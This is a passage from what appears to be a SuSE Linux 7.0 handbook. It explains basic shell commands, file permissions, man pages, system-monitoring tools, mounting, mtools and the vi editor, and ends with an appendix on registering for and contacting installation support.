creates the directory `text` directly underneath the current directory. Empty directories can be removed using the command **rmdir** (remove directory).

19.7 Working with Files

Until they are (perhaps) one day replaced by objects or symbols, files will continue to play a central role while working with the computer. Therefore a huge variety of file-related commands exist in Linux.

19.7.1 Information on Files

The command **ls** (*list*) outputs the contents of your current directory. A list of all filenames and directories is shown. Directory names in the list are marked with a `'/'`. By adding a parameter, the contents of a different directory can be displayed:

```
newbie@earth: > ls /usr/bin
```

Extensions are not required in order to run programs, as is the case in DOS (`.exe` or `.com`). Instead, execution of programs is controlled by one of three *permissions* which may be set for each file by its owner. See Section 19.8 page 505 for more information on file permissions.

A useful option to ls is `-l`. This gives you a more detailed list of filenames, including the permissions, owner, group and size of the file:

```
newbie@earth: > ls -l
```

This will create an output such as output 19.7.1.

The meaning of the entries in output 19.7.1 is explained in Table 19.3 on the next page.

```
drwxr-xr-x  6  newbie users   1024  Mar 21  12:39 ./
drwxr-xr-x  4  newbie users   1024  Mar 21  17:13 ../
drwxr-xr-x  2  newbie users   1024  Nov 6   16:19 bin/
-rwxr-xr-x  1  newbie users   4160  Mar 21  12:38 check*
drwxr-xr-x  2  newbie users   1024  Nov 6   16:23 etc/
drwxr-xr-x  2  newbie users   1024  Nov 6   16:19 sbin/
drwxr-xr-x  12 newbie users   1024  Nov 6   18:20 usr/
-rw-r--r--  1  newbie users 185050  Mar 15  12:33 xvi.tgz
-rw-r--r--  1  newbie users  98444  Mar 14  12:30 xvnews.tgz
```

Output 19.7.1: Output of **`ls -l`**

Permissions	The first character indicates the file type. `'d'` stands for directory, `'l'` for link and `'-'` for a normal file. The next nine characters indicate permissions for the user, the group and all other users (in groups of three). `'r'` stands for read, `'w'` for write, and `'x'` for executable. For example, `'-rw-r-r-'` refers to a file which can be read by the owner, the group and all others, but it can only be changed by the owner. See the manpage for **`chmod`** (**`man chmod`**).
Owner	The owner of the file. See the manpage for **`chown`** (**`man chown`**).
Group	The group the file belongs to. See the manpage for **`chgrp`** (**`man chgrp`**).
Size	The file's size in bytes.
Last change	Date when the file was last changed. Files that were changed more than a year ago are marked with the year instead of hours:minutes.
Name	The file or directory name.

Table 19.3: Explanation of UNIX file attributes

19.7.2 Wildcards

Compared to DOS, the ☞*wildcard* interpreting options of the shell (e. g., bash) are much more powerful.

For example:

```
ls *a???.?
```

returns all files in the current directory which have an `'a'` as the sixth letter from the end and a `'.'` as the last but one character. Instead of a single character, you can give a whole range of different characters. For example, the letters `'a'`, `'b'`, `'c'`, `'d'`, `'e'`, `'f'`. This would be written like this:

```
ls *[a-f]???.?
```

You can even search in non-alphabetical order:

```
ls *[1,3-5,M-P,a,k]???.?
```

19.7.3 Contents of Files

You can view the contents of a file with **less** and **more**, a page at a time. With **more**, you can scroll forwards with ( ) (space) and backwards with (b) (see Table 19.4). However, **less** is considerably more comfortable, which is why it is generally preferred.

With

```
newbie@earth: > less /etc/login.defs
```

the file /etc/login.defs is loaded into the "viewer" less; the first page of the file is displayed, together with an inverse status line on the bottom edge of the screen. With (space bar) you can scroll forwards a page at a time, with (b) backwards; see also the list in Table 19.4.

h	Help
q	Quit
e	One line forwards
y	One line backwards
f	One page forwards
b	One page backwards
d	*Half* a page forwards
u	*Half* a page backwards
g	Go to beginning of file
G	Go to end of file
/	Start search
n	Jump to next marker
v	Load file into the ☞*editor*
F	View a "growing" (log)file
^c	Switch from F mode to "normal"

Table 19.4: Keys used for the "viewer" less (Selection)

With the (/) key you can enter a search item (e. g. yes). (⟵) starts your search. (n) jumps to the next occurrence of the item.

Of special interest is the key (F). It allows you to view a log file, for example, as entries are added to it. With (Ctrl) + (c) you can leave this mode.

With the (h) key, all the features of less are displayed. (q) leaves the help mode. Press (q) again to quit the program.

To *modify* files you should start an ☞*editor*; The standard UNIX editor is vi, and it is well worth spending some time becoming familiar with some of its basic commands.

19.7.4 Hidden Files

Hidden files are a special kind of file. The filenames for these files begin with a dot and are only seen if you use **ls** with the option `-a`. In your home directory, just enter **ls -a**. Now, you should see all files, even the hidden ones (like `.profile` or `.xinitrc`). Hidden files are protected from any unintentional deletion using **rm *** (see Section 19.7.5). These files have to be deleted separately, using **rm** <**.filename**>.

Caution

If you enter **rm .***, all hidden files from the current directory will be deleted! If the option `-r` is added (recursive; **rm -r .***), all files of the parent directory are deleted as well (they are named `'../bla'`, which is covered by `'.*'` as well)!
So be extremely careful with `-r`!

19.7.5 Copying, Renaming and Deleting Files

The command for copying files in Linux is **cp**:

```
newbie@earth: > cp source target
```

To copy the file `/etc/XF86Config` into your home directory, you would use:

```
newbie@earth: > cp /etc/XF86Config ~
```

Files can be removed using the **rm** command. A very handy option is `-r` which deletes recursively (removing all subdirectories and their files as well; this is comparable to **deltree** in DOS). Entering:

```
newbie@earth: > rm -r bin
```

deletes the directory `bin` and all files and subdirectories within it. Please use this option with extreme caution, since there is absolutely no means of recovering (restoring) deleted files!

You can move files by typing **mv**. The syntax is identical to **cp**:

```
newbie@earth: > mv xvnews.tgz XVNEWS.tgz
```

This moves the file `xvnews.tgz` to `XVNEWS.tgz`, which is just the same as renaming it. It gets more interesting when you move whole directory trees:

```
newbie@earth: > mv bin ~/latex
```

This moves the directory `bin` (if there is one) to `~/latex`. All the files that were in `bin` will now be found in `~/latex`. Even this command should be used with care, since it is very easy to move whole directory trees to places that you do not remember afterwards.

Moving a complete directory tree is only possible within the same filesystem (or partition).

19.7.6 Searching for Files and for Strings Within Files

This leads to another useful command: **`find`**. To search all subdirectories of the current directory for the file `emil`, you should enter:

```
newbie@earth: > find . -name "emil"
```

The first argument gives the directory where the search should commence. The option `name` expects a search string (wildcards are allowed). Thus, to search for all files containing the string `'emil'` in their names, you would have to change the line to:

```
newbie@earth: > find . -name "*emil*"
```

As with all commands, we suggest you look at the manpages for more information.

A very fast way to find files is with the **`locate`** command. Look at the corresponding manpage as well.

If you do not want to search for a file but for a string inside a file instead, you should use the **`grep`** command (= *g*et *r*egular *e*xpression *p*attern). This command line searches for the string `'detective'` in the file `emil`:

```
newbie@earth: > grep "detective" emil
```

With grep, you can search vast amounts of data for certain strings very quickly. Any number of filenames can be entered. Even searching using wildcards and regular expressions can be used. **`grep`** outputs every location where the string was found. **`grep`** has a large number of options. Please consult the manpage for **`grep`** (**`man grep`**).

19.7.7 Symbolic Links

By the use of symbolic links, you can give a file an additional name. This name then points to the corresponding file. Imagine that you want to keep different versions of a file, but the version actually used should always be obtainable by the same name. The solution is to use *symbolic linking*, which points to the version currently in use. Symbolic links behave just like the file they link, thus being executable if the "source" file is executable. The entry:

```
newbie@earth: > ln -s check.2.4 check
```

creates a symbolic link `check` which points to `check.2.4`. In your directory, this looks like Figure 19.7.2:

```
lrwxrwxrwx 1 newbie users 1024 Mar 21 17:13 check -> check.2.4*
```

Output 19.7.2: A symbolic link using **`ls -l`**

Links can be removed with the command **`rm`**.

> **Note**
> Here only the link is removed, not the file it points to!

19.7.8 Archiving and Saving Data

To create and unpack archives, the command tar (tape archive) is used. Normally compressed archives have the extension `.tgz` or `tar.gz`. Uncompressed archives have the extension `.tar`. The most important uses of **`tar`** are:

1. Unpacking archives (e. g., from CD's)

   `newbie@earth: >` **`tar xvfz archive-file.tgz`**

   `tar` unpacks (`x`) the compressed (`z`) archive `archiv-file.tgz` (`f`) and creates subdirectories as well, if necessary. Each file that is extracted is sent to the standard output (**`v`**).

2. Creating archives

   `newbie@earth: >` **`tar cvfz archive-file.tgz file1 dir1`**

   `tar` creates (`c`) the compressed (**`z`**) archive **`archive-file.tgz`** (`f`), where `file1` and all files in `dir1` are included as well. Each file that is packed is sent to the standard output (**`v`**).

3. Viewing the archive contents

   `newbie@earth: >` **`tar tfz archive-file.tgz`**

   `tar` shows a table of contents (`t`) of the compressed (`z`) archive archiv-file.tgz (`f`).

The `z` flag tells tar to create/unpack compressed archives using GNU zip (**`gzip`**).

`newbie@earth: >` **`tar xvf archive-file.tar`**

unpacks the uncompressed `archive-file.tar`. More information can be found by typing

`newbie@earth: >` **`info tar`**

19.8 Permissions

Only the user `'root'`, as the system administrator, has unrestricted access to all files. Permissions are structured into three categories:

- Owner permissions
- Group permissions
- "All others" permissions

Each of these categories is represented by three characters. Together with the first character (file type: d, l, or -), this results in a total length of ten for the permission flags field. Each flag is represented by a certain character. The possible flags for all three categories are the same: `'r'` for reading, `'w'` for writing and `'x'` for executing. If a flag is not set, this is represented by a `'-'` character instead of the flag. As an example, let"s look at the directory entry for the imaginary file *linux.info*:

-	r	w	-	r	-	x	r	-	-
Type	Owner			Group			Others		

Figure 19.1: How file permissions are displayed

```
-rw-r-xr--   1 newbie users  29524 Jun 29 13:11 linux.info
```

This means that the file `linux.info` can be read and written by the owner (`newbie`). All members of the group `users` are allowed to read and execute it. All other users are allowed only to read it. A '`-`' character in the first position indicates that this is a "normal" ☞*file*.

The same applies to directories. If the file in question is a directory, there is a '`d`' in front of the nine characters ('`d`' stands for directory). It might look like this:

```
drwxr-xr--   3 newbie users  1024 Jun 29 13:11 info/
```

If the flag '`x`' is set for a directory, then you can change to (cd) this directory. This means that users who do not belong to the group `users` cannot change to this directory.

Changing Permissions

You can change permissions with the **`chmod`** command (*change mode*). Generally, chmod needs two arguments:

- the permissions to be changed, and
- a file name.

The categories of the three possible groups are represented here by '`u`', for the owner or user, '`g`', for the group, and '`o`', for others, followed by the corresponding permissions to be changed. A '`+`' or a '`-`' sign will add or remove the corresponding permissions flag. The following command, for example, sets permissions of the file `linux.info` to readable, writeable (changeable) and executable for group members:

```
newbie@earth: > chmod g+rwx linux.info
```

If permissions for all categories are to be set, it is sufficient just to specify the permissions to be changed. The following command sets permissions to `linux.info` so that nobody has write permissions:

```
newbie@earth: > chmod -w linux.info
```

The permissions concerning reading and executing are not affected.

You can give permissions and remove them within a single command line. The following command sets the permissions of `linux.info` to executable, not readable, and not writeable:

```
newbie@earth: > chmod u+x-rw linux.info
```

If you the look at the result of this, you will see:

```
newbie@earth: > ls -l linux.info
  ---xr-xr--   1 newbie users  29524 Jun 29 13:11 linux.info
```

Two interesting commands related to **chmod** are **chgrp** (change group) and **chown** (change owner). See the respective manpages for more information on these commands.

19.9 Man Pages

Information about commands, configuration files, and C-libraries can always be found by using the corresponding manual pages (more often referred to as "man-pages"). See Table 19.5. Here, "keyword" is usually the command name or filename about which you need information.

man <**keyword**>	Invokes the manpage for <keyword>.
man -f <**keyword**>	Searches for <keyword> and lists the manpage found.
man -k <**keyword**>	Searches for <keyword> in all man-page sections and lists the manpages found (including other manpages where it is relevant).
man <**section**> <**keyword**>	Invokes the manpage for <keyword> from <section> (e. g., **man** from section `1`).

Table 19.5: Using the **man** command

If you are using the X Window System, you may find the program **xman** of some use, but **man** is much faster. The **man** command uses the tool **less**; see also Section 19.7.3 page 502 on how to use this. If you have SuSE help installed, all manpages are available here as well, and can be comfortably read using a web browser.

In Table 19.6 on the following page, you can see the how the manpages are divided into different sections.

`1`	Describes user commands. Some of these are built-in commands.
`2`	System calls of libraries.
`3`	C library functions.
`4`	Description of configuration files.

Table 19.6: continued overleaf...

5	Syntax of important files.
6	Description of games.
7	Anything that covers text, text formats, etc.
8	System administration commands.
9	Description of Linux kernel routines.
n	**`n`** is supposed to represent "new" programs. Here, other manpages are listed that really belong to another section, but have been placed here for reasons of convention, or because they don't quite belong in one of the other sections.

Table 19.6: Manpage sections

Please note that there is *not* a manpage for *every* command. If you do not find the information you are looking for in the manpages, look in the sub-directories of `/usr/share/doc` (for example, `/usr/share/doc/howto`, `/usr/share/doc/howto/mini`, or `/usr/share/doc/packages`).

19.10 System Information

Sometimes it is necessary to gather information about the state of the system. The commands **`df, free, top, ps`** are useful for this purpose.

19.10.1 The `df` Command

`df` outputs information on the hard disk space currently used. An example of the output is shown in Output 19.10.1.

```
Filesystem 1024-blocks    Used Available Capacity Mounted on

/dev/sda4       699392  659258      5165      99% /home
/dev/sda1       102384   23955     73310      25% /
/dev/sdb1      2097136 2070485     26651      99% /usr
/dev/sda3       126976  106908     20068      84% /opt
```

Output 19.10.1: Output of the **`df`** command

19.10.2 The `free` Command

`free` gives information on RAM and swap usage.

```
               total  used  free shared buffers cached
Mem:           30900 29272  1628  25608    1012   6412
-/+ buffers:         28260  2640
Swap:          66524   176 66348
```

Output 19.10.2: Output of the **free** command

19.10.3 The Command ulimit

With the **ulimit** (*user limits*) command it is possible to set limits for the use of system resources, and to have these displayed. **ulimit** is especially useful for limiting the ☞*memory* available for applications. Through this an application can be prevented from using up too much (all) memory on its own; this could bring the system to a standstill.

ulimit can be used with various options. To limit memory usage, you can use the options listed in Table 19.7.

`-m`	max. size of physical memory
`-v`	max. size of vitual memory (swap)
`-s`	max. size of the stack
`-c`	max. size of the core files
`-a`	display of limits set

Table 19.7: **ulimit**: Setting resources for the user

System-wide settings can be made in `/etc/profile`; there, creating core files must be enabled, which is needed by programmers for "debugging". A normal user cannot increase the values specified in `/etc/profile` by the ☞*system administrator*, but he can make special entries in his own `~/.bashrc`; see also File 19.10.1.

```
# Limits of physical memory:
ulimit -m 98304

# Limits of virtual memory:
ulimit -v 98304
```

File contents 19.10.1: **ulimit**: Settings in `~/.bashrc`

Details of memory must be specified in KB.

For more detailed information take a look at manpage for **bash** (**man bash**).

19.10.4 The `w` Command

The command **`w`** shows all currently active users on your system. This command outputs an informative list showing you all users, how long the system has been running, its load and what applications each user is currently using (cf. Output 19.10.3).

```
11:19pm up 9 days, 11:13, 13 users,  load average: 3.26, 2.80, 2.67
User    tty   from             login@ idle JCPU PCPU what
root    tty2                    2:09pm 9:10              -bash
root    ttyp1 :0.0              2:11pm    2    4    2  xdvi -s 3 Li
root    ttypa :0.0             11:19pm                   w
root    tty1                    2:07pm 9:08   50        (startx)
newbie ttyp0 earth.cosmos.com 11:37am   11    2    2  -bash
root    ttyp3 :0.0              3:24pm         4        rlogin helios
newbie ttyp2 earth.cosmos.com  3:22pm    1   46    2  -bash
root    ttyp4 :0.0              3:27pm 1:48    8        bash
root    ttyp5 :0.0              5:40pm    5    1    1  telnet earth
newbie ttyp6 venus.cosmos.com 3:53pm    3    5    5  -bash
root    ttyp7 :0.0              4:25pm 6:05              bash
newbie ttyp8 helios.cosmos.com 9:37pm 1:30    1        telnet earth
newbie ttyp9 helios.cosmos.com 9:50pm 1:27              -bash
```

Output 19.10.3: Output of the **`w`** command

19.10.5 The du Command

The command **`du`** (*disk usage*) provides information on the space used by subdirectories and individual files. Further information can be found in the manpage for **`du`** (**`man du`**).

19.10.6 The `kill` Command

sends signals to currently active *processes* (☞*process*). It requires a process number (*process ID*, or PID) as an argument. This PID can be seen by using the command **`ps`** (see Section 19.10.7). The **`kill`** command is invoked in the following way:

`earth: #` **`kill`** <**pid**>

If the corresponding process fails to catch the signal, it can be killed by giving the optional parameter `-9`. Entering:

`earth: #` **`kill -9`** <**pid**>

will definitely kill the PID <pid>.

19.10.7 The ps Command

`ps` (*process status*) shows the processes started by the user. More information on this command can be obtained in the manpage for **`ps`** (**`man ps`**). **`ps`** shows information on processes run by other users as well. Using the process ID (displayed by `ps` in the first column), it is possible to kill specific processes that are running (see Section 19.10.6).

19.10.8 The `pstree` Command

`pstree` illustrates the whole *process tree* graphically. This is shown in Output 19.10.4.

```
init-+-bash---startx---xinit-+-X
     |                       `-sh---fvwm-+-FvwmPager
     |                                   |-FvwmWinList
     |                                   |-GoodStuff
     |                                   |-xclock
     |                                   `-xeyes
     |-color_xterm---bash---xdvi.bin---gs
     |-2*[color_xterm---bash---vi]
     |-color_xterm---bash---pstree
     |-coolmail---coolmail---xterm---pine
     |-cron
     |-gpm
     |-inetd
     |-kflushd
     |-klogd
     |-kswapd
     |-5*[mingetty]
     |-4*[nfsiod]
     |-sh---master---slipto
     |-syslogd
     |-update
     |-xload
     `-xosview
```

Output 19.10.4: Output of **`pstree`**

19.10.9 The `top` Command

This outputs all running processes and their loads, and much more besides. This list is updated periodically. You can stop it using q.

19.11 Filesystem Types in Linux – `mount` and `umount`

19.11.1 Overview

There are a number of ☞*filesystems* available in Linux. These are shown in Table 19.8 on the following page.

`affs`	*Fast Filesystem*: a filesystem used on Amiga computers.

Table 19.8: continued overleaf...

`ext`	*Extended Filesystem*: ancestor of the `ext2` filesystem and without any significant meaning nowadays.
`ext2`	*Second extended Filesystem*: standard Linux filesystem.
`hpfs`	*High Performance Filesystem*: the IBM OS/2 standard filesystem – only supported in read-only mode.
`iso9660`	Standard filesystem on CD-ROMs.
`minix`	This filesystem originates from academic projects on operating systems and was the first filesystem used for Linux. Nowadays it is used as a filesystem for floppy disks.
`msdos`	The filesystem originally used DOS, used today by various operating systems.
`ncpfs`	Filesystem for mounting Novell volumes.
`nfs`	*Network Filesystem*: Here, data can be stored on any machine in a network and access may be granted via a network.
`proc`	Process filesystem (virtual).
`smb`	*Server Message Block*: used by products such as WfW, Windows NT and Lan Manager to enable files to be accessed over a network.
`sysv`	Used on SCO UNIX, Xenix and Coherent (commercial UNIX systems for PC's).
`ufs`	Used by BSD, SunOS and NeXTstep. Only supported in *read-only* mode.
`umsdos`	*UNIX on MSDOS*: applied on top of a normal `fat` filesystem. Achieves UNIX functionality (permissions, links, long filenames) by creating special files. It is very slow, however.
`vfat`	*Virtual FAT*: extension of the `fat` filesystem (supports long filenames).
`xiafs`	An old filesystem that is hardly used any more.

Table 19.8: Filesystem types in Linux

19.11.2 Mounting and Unmounting Filesystems

By means of the command **`mount`** (which can only be invoked by `'root'`), a storage medium can be linked into the Linux filesystem tree. Two arguments are required by **`mount`**:

- name of the storage medium (corresponds to the device's name, for example, `/dev/hda3`)
- a location (directory) where it should be attached (mounted); the directory must already exist.

Option **`-t`** $\langle$**`filesystem type`**$\rangle$ specifies the type of filesystem to be mounted (see Table 19.8).

For example, entering:

earth:/ # **mount -t msdos /dev/hda2 /dosa**

makes the DOS partition `/dev/hda2` available on `/dosa`; the directory `/dosa` must first be created (cf. Section 19.6 page 499). If specific devices often need to be attached to the filesystem at the same location, (e. g. the floppy disk drive or additional CD-ROM drives), we suggest you write an entry in `/etc/fstab`; see the manpage for **`mount`** (**`man 8 mount`**).

Adding the **`-r`** option mounts it as read-only. Now, writing on this filesystem is *not* permitted. Further options are documented in the manpage for **`mount`** (**`man 8 mount`**).

Invoking **`mount`** gives a list of the mounted partitions. This same list can also be seen in `/etc/mtab`. If **`mount`** is invoked without any argument, the contents of this list are displayed on the screen, showing all filesystems which are currently mounted.

umount

`umount` removes a partition from the available filesystems.[6]

As an argument to **`umount`**, you can specify either the name of the device or the name of the directory where it is mounted. So to remove `/dev/hda2`, which is mounted in `/dosa`, you can enter either:

earth: # **umount /dosa**

or:

earth: # **umount /dev/hda2**

Caution

If you have mounted a (floppy) disk, it is important to execute the command umount *before* you remove the disk, since not all files may have been written to disk, thus resulting in a loss of data.
If there are files still open on this device, umount will try to write them back to the disk first, if this is not possible there will be a corresponding error message.

If you want to “unmount” a filesystem, there should be no users working (e. g., in a shell) in directories which lie beneath the mountpoint to be unmounted; otherwise the filesystem cannot be unmounted.

19.12 DOS Commands in Unix with mtools

To use MS-DOS filesystems either on floppy disk or hard disk, mtools (in package `mtools`, series `ap`) are available. Each one of these small programs tries to emulate the corresponding DOS command as well as the original.

[6]This command used to be called **`unmount`**, but the `'n'` got lost somewhere in UNIX history.

All mtools commands are named after their DOS equivalents, prefixed with an 'm', for example, **mcopy**.

Caution

You can only use mtools commands if the disk (or hard drive) is *not* mounted!

DOS filenames are normally formed by a device letter followed by a colon, a subdirectory, and the respective filename. To separate directories and files on DOS, only the '\' is used. With mtools, you can use either the '/' or the '\'. If you use '\' or ☞*wildcards*, they have to be put into quotation marks, because otherwise they will be misinterpreted by the command line interpreter (e. g., bash).

A single asterisk '*' in mtools corresponds to '*.*' in DOS. Instead of using a '/' to specify parameters, you must use the '-' sign.

The standard device for mtools is 'A:'. If a different one needs to be used, you must change to it by typing **mcd**. Don't forget to go back to the "root" directory of the device before you insert another floppy disk, otherwise no new directory tree can be read.

The following (DOS) commands are currently supported by mtools:

mattrib	Change DOS file attributes (`hidden`, `system`, etc.).
mcd	Change to another directory.
mcopy	Copy from DOS to UNIX. Always remember to specify the target.
mdel	Delete a DOS file.
mdir	List a DOS directory.
mformat	Assign a DOS filesystem to a *low-level formatted* disk. (Low-level formatting is done via the command fdformat).
mlabel	Rename a DOS device.
mmd	Create a DOS subdirectory.
mrd	Delete a DOS subdirectory.
mread	Read (*low-level*) a DOS file into UNIX.
mren	Rename an existing DOS file.
mtype	Show contents of a DOS file.
mwrite	*Low-level* copy a UNIX file to a DOS filesystem.

Table 19.9: commands in the package `mtools`

Disk formats that are supported are: 720 KB, 1.44 MB, or 360 KB, and 1.2 MB. Device `A:` is set to a 3.5" device, and device `B:` to 5.25".

These default settings can be changed in `/etc/mtools`. Each entry is written in one line, as follows:

- name of the drive (in DOS), e. g., `a:`
- device file (Linux), e. g., `/dev/fd0`
- fat_bits (12 for floppy disk drives)
- number of tracks, heads and sectors

By changing these parameters, you can use two 5.25" disk devices, for example. You should not enter the same DOS device letter or device name twice, however. See the manpage for **`mtools`** (**`man mtools`**) for more information.

19.13 Summary of Commands in Unix

A summary of the most important commands (optional commands are given in `'[]'` brackets):

`cd directory`	changes to the subdirectory directory
`cd ..`	changes to parent directory
`cd /directory`	changes to the directory /directory
`cd`	changes to user's home directory
`cp file_from file_to`	copies `sourcefile` to `targetfile`.
`ln [-s] source linkname`	creates the [symbolic link] `linkname` in the current directory to `source`. `linkname` defines the path where the file can be found. `name` specifies the path where the file being sought (a kernel, for example) can be found. Only symbolic links can be created across different filesystems. Directories can be also be linked via "symbolic links".
`ls [directory]`	lists contents of `directory` (brief)
`ls -l [directory]`	lists contents of `directory` (detailed)
`ls -a [directory]`	also lists hidden files (e. g., `.xinitrc` in your home directory)
`mkdir new_directory`	creates a new `directory`
`more file`	pages through a file (page down using , page up using b)
`mv file_from file_to`	moves or renames a file
`rm file`	deletes file
`rm -r directory`	recursively deletes `directory`.
`rmdir directory`	deletes `directory` (but only if it is empty)

Table 19.10: continued overleaf...

Table 19.10: Overview of the most important Linux commands

`'find . -name' "file"`	searches all subdirectories of the current directory for `file`.
`'find . -name' "*emil*"`	searches for all files containing the string `'emil'`.
`'man command'`	gives you the manpage for **`command`**.
`'grep string files'`	searches all `files` for the given `'string'` which can contain "regular expressions" as well (see Section 19.7.2 page 501 or **`man regexp`**).

Table 19.11: Overview of search commands

19.14 What Next?

The usual directories where most Linux programs are stored are:

- `/bin`
- `/sbin`
- `/usr/bin`
- `/usr/sbin`
- `/usr/X11R6/bin`

The command **`man`** <**`command`**> gives you detailed information about the command entered (see Section 19.9 page 507) and programs (provided a man page exists). Output is directed to standard output (which is normally your screen).

By means of so-called *pipes* in the command line of the shell, symbolised by the sign `'|'`, this output can be re-directed to a printer, or if needed, a file. For example, you want to print out the manpages for the command **`ls`**.

To do this, type:

```
newbie@earth: > man -t ls | lpr
```

Introductions to manpages, sorted by subject, can be found in the hypertext help system of your SuSE Linux system. Just enter **`help`**. Here, other hypertext links to manpages can also be found.

19.15 The vi editor

vi is preferred to other editors by system administrators because it is small and fast, will run on any kind of terminal, yet is very powerful, efficient and flexible. Its commands enable you to perform any editing task quickly without having to leave the main keyboard. It is the one editor you will find on every UNIX installation. vi comes as a standard in Linux.

For those trained on other editors, vi takes a little getting used to. This chapter will enable you to do basic editing using vi. See [Lam90].

There are three modes available in vi:

- Command mode. Every pressed key is interpreted as part of a command.
- Input mode. Pressed keys are input as text.
- ex mode. Enables vi to interact with the shell in very powerful and sophisticated ways. We will discuss only a few elementary commands.

vi starts in Command mode. You can change from Command to Input mode by pressing one of the editing mode keys shown in Table 19.12 on the next page. To change from Input mode back to Command mode, just press Esc.

The basic commands of Command mode are:

`'j'`	moves cursor down one line
`'k'`	moves cursor up one line
`'h'`	moves cursor left one column
`'l'`	moves cursor right one column
`'CTRL-f'`	moves cursor down one screen
`'CTRL-b'`	moves cursor up one screen
`'G'`	moves cursor to end of document
`'nG'`	moves cursor to line n
`'w'`	move cursor forward one word
`'b'`	move cursor back one word
`'0'`	move cursor to start of line
`'$'`	move cursor to end of line
`'i'`	changes to input mode (characters are inserted at the current cursor position)
`'a'`	changes to input mode (characters are inserted <u>after</u> the current cursor position)
`'A'`	changes to input mode (characters are appended at the end of the current line)
`'R'`	changes to input mode (replaces and overwrites old text)
`'r'`	changes to input mode (overwrites the <u>one</u> character currently under the cursor
`'C'`	changes to input mode (rest of line is replaced by the new text)

Table 19.12: continued overleaf...

`'o'`	changes to input mode (*after* the current line a new line is added for text insertion)
`'O'`	changes to input mode (*before* the current line a new line is added for text insertion)
`'x'`	deletes the current character (and puts in buffer)
`'dd'`	deletes the current line (and puts in buffer)
`'dw'`	deletes to the end of the current word (and puts in buffer)
`'cw'`	changes to input mode (rest of the current word is overwritten by the input)
`'yy'`	copy current line into buffer
`'p'`	paste text in buffer after cursor position
`'P'`	paste text in buffer before cursor position
`'u'`	undoes the last command
`'J'`	appends following line to current line
`'.'`	repeats the last command
`':'`	changes to ex mode

Table 19.12: Basic commands of vi

All commands can be preceded by a number. This number sets how many times the given command should be executed. Thus, entering `'3dw'` deletes three words at once and `'10x'` deletes 10 characters. `'20dd'` deletes 20 lines.

The most important commands in ex mode are:

`':q!'`	quits vi without saving changes
`':w [file]'`	saves in [file]
`':x'`	saves changed file and quits
`':e [file]'`	edits [file]

Table 19.13: Elementary ex mode commands of vi

A Support and services

In the course of the past few years we have become aware that, when installing Linux, certain problems keep on occurring, even though they are becoming less and less frequent, and despite all the progress in development Linux has made. Many of the solutions to these problems have made their way into this book, to spare you, dear reader, a weekend waiting in exasperation for the telephone hotline on Monday afternoon, before being able to continue installing your system with its help.

If you encounter a problem, please make sure the solution has not already been mentioned *in this book* or in our *support data base* [1] before contacting our support team. In addition, you will find many answers in the `README` files on the first CD.

A.1 60-Day Installation Support

A.1.1 No Installation Support Unless You Register!

In order to be able to guarantee you the best possible installation support (I-Support), only enquiries from registered SuSE Linux users will be answered.

On the first page of this handbook you will find a registration card containing your registration code. This code is unique, and serves to verify that you have a genuine SuSE Linux in front of you.

Registration card Online

If you send in your registration card or register via our WWW server,
`http://www.suse.com/Customer/index.html`
you will become a registered SuSE Linux user, entitled to installation support, amongst other things.

> Note
> Since this code is product based, we request that you register every SuSE Linux product you purchase, even if it is an update or if you purchased SuSE Linux directly from us. You will not be automatically registered when you buy the product!

[1] the details are covered in Section A.6 page 525

A.1.2 Extent of Our Installation Support

Our installation support is intended as an assistance in getting your basic SuSE Linux system up and running. This includes:

- installing SuSE Linux from CD
- basic configuration of a standalone machine
- basic configuration of the X11 GUI
- basic configuration of a standard analog modem, to dial into the Internet (only on the client side)
- basic configuration of a standard ISDN card, to dial into the Internet (only on the client side)
- configuration of local printer services for a standalone machine
- basic setting up of a supported sound card.

Any topics not mentioned here will not be handled by Installation Support. Such enquiries will not be answered.

The configuration of the system – as far as Installation Support is concerned – has to be done with YaST, or other means recommended by the manual.

Our installation support is intended as a help in getting your basic system installed, not as a training course or an introduction to Linux. It can only be used, therefore, for configuration problems, but not for general questions.

However, we are sometimes faced with the situation that SuSE Linux will, for example, not run at all, or only with limitations, with a specific hardware configuration. We hope you will understand that we cannot give you a 100% guarantee of success concerning our installation support.

Besides the basic Linux kernel system, we offer over 1000 (currently, approx. 1300) software packages on our SuSE Linux CD. We try to keep these packages up to date, but it is not possible for us to know each and every package's documentation, nor to program additional features. Please understand this when we refer you to the supplied information (manpages, `README` files and online help).

A.2 The Fastest Way to Get Help!

This is intended as a short guide to enable you to get an answer from our support team as quickly as possible. Only e-mails which comply with this standard can be processed automatically by our support management system, and thus, as fast as possible. All other enquiries need to be first sorted by hand, and then distributed to individual supporters before they can be processed.

- Please register your SuSE Linux online in our Web pages at the address: `http://www.suse.de/e/register.html`

- Write an electronic mail as shown in File contents A.2.1, directly to the address `support@suse.com`. Make sure you differentiate between upper and lower case when giving customer data. Only then can your electronic mail be processed automatically. Please leave fields such as `COMPANY:` empty if you do not need them.
- Do not use any unnecessary attachments (such as business cards in X-VCARD format), and if you need to insert configuration files, for example, do this *directly* into the enquiry, in ASCII format. (see file contents A.2.2).

```
FIRST NAME: Honeydew
SURNAME: Dr. Bunsenburner
COMPANY: Muppetshow (Laboratory)
ADDRESS: Sesamstr. 4711
CITY: Timbuktu
COUNTRY: Germany
REGCODE: XXXXXX
EMAIL: bunsen@nowhere.de

Dear SuSE Support Team,

I have a small problem here in my Muppet Laboratory.

After installation of the SuSE Linux 7.0 the error message
appears after booting the kernel:

            "Unable to open an initial console"

I have a Pentium 400 with 128 MB RAM and an 8 GB IDE
hard drive. What am I doing wrong?

Yours Sincerely,

Dr. Honeydew Bunsenburner
<bunsen@nowhere.de>
```

File contents A.2.1: Example of an electronic mail enquiry

Duration of Installation Support

The duration of installation support is restricted to 60 days from the day of purchase, and no longer than 60 days after the following release.

A.2.1 How Can I Reach the SuSE-Support Team?

You can reach our support team via e-mail, fax, letter or telephone; if you come to us with a support question, please make sure that your chosen means of communication is working properly.

```
... have a problem with Lilo. Here is the relevant part of my
/etc/lilo.conf

---cut---
# Linux bootable partition config begins
image = /boot/vmlinuz
root = /dev/sda2
label = linux-2.0.36
# Linux bootable partition config ends
---cut---
```

File contents A.2.2: Part of an e-mail enquiry with configuration file

We frequently experience cases where we can only answer support queries with great difficulty, because, for example, the fax machine at the customer's end is not always running (fax software), or the electronic mail address is invalid or unreachable.

Note

When sending electronic mails, please don't send any attachments; if you want to include logfiles, for example, insert these directly into the text. You should especially avoid sending files in proprietary formats of your mail system – we generally do not have software available to decode such messages. It is also not necessary for you to send us HTML texts; this "feature" can easily be turned off in your browser . . .

You can reach our support team in the following ways, at the times specified:

- **electronic mail**

  address: isupport@suse.de
  address: isupport@suse.com
  processing: every day

- **Fax**

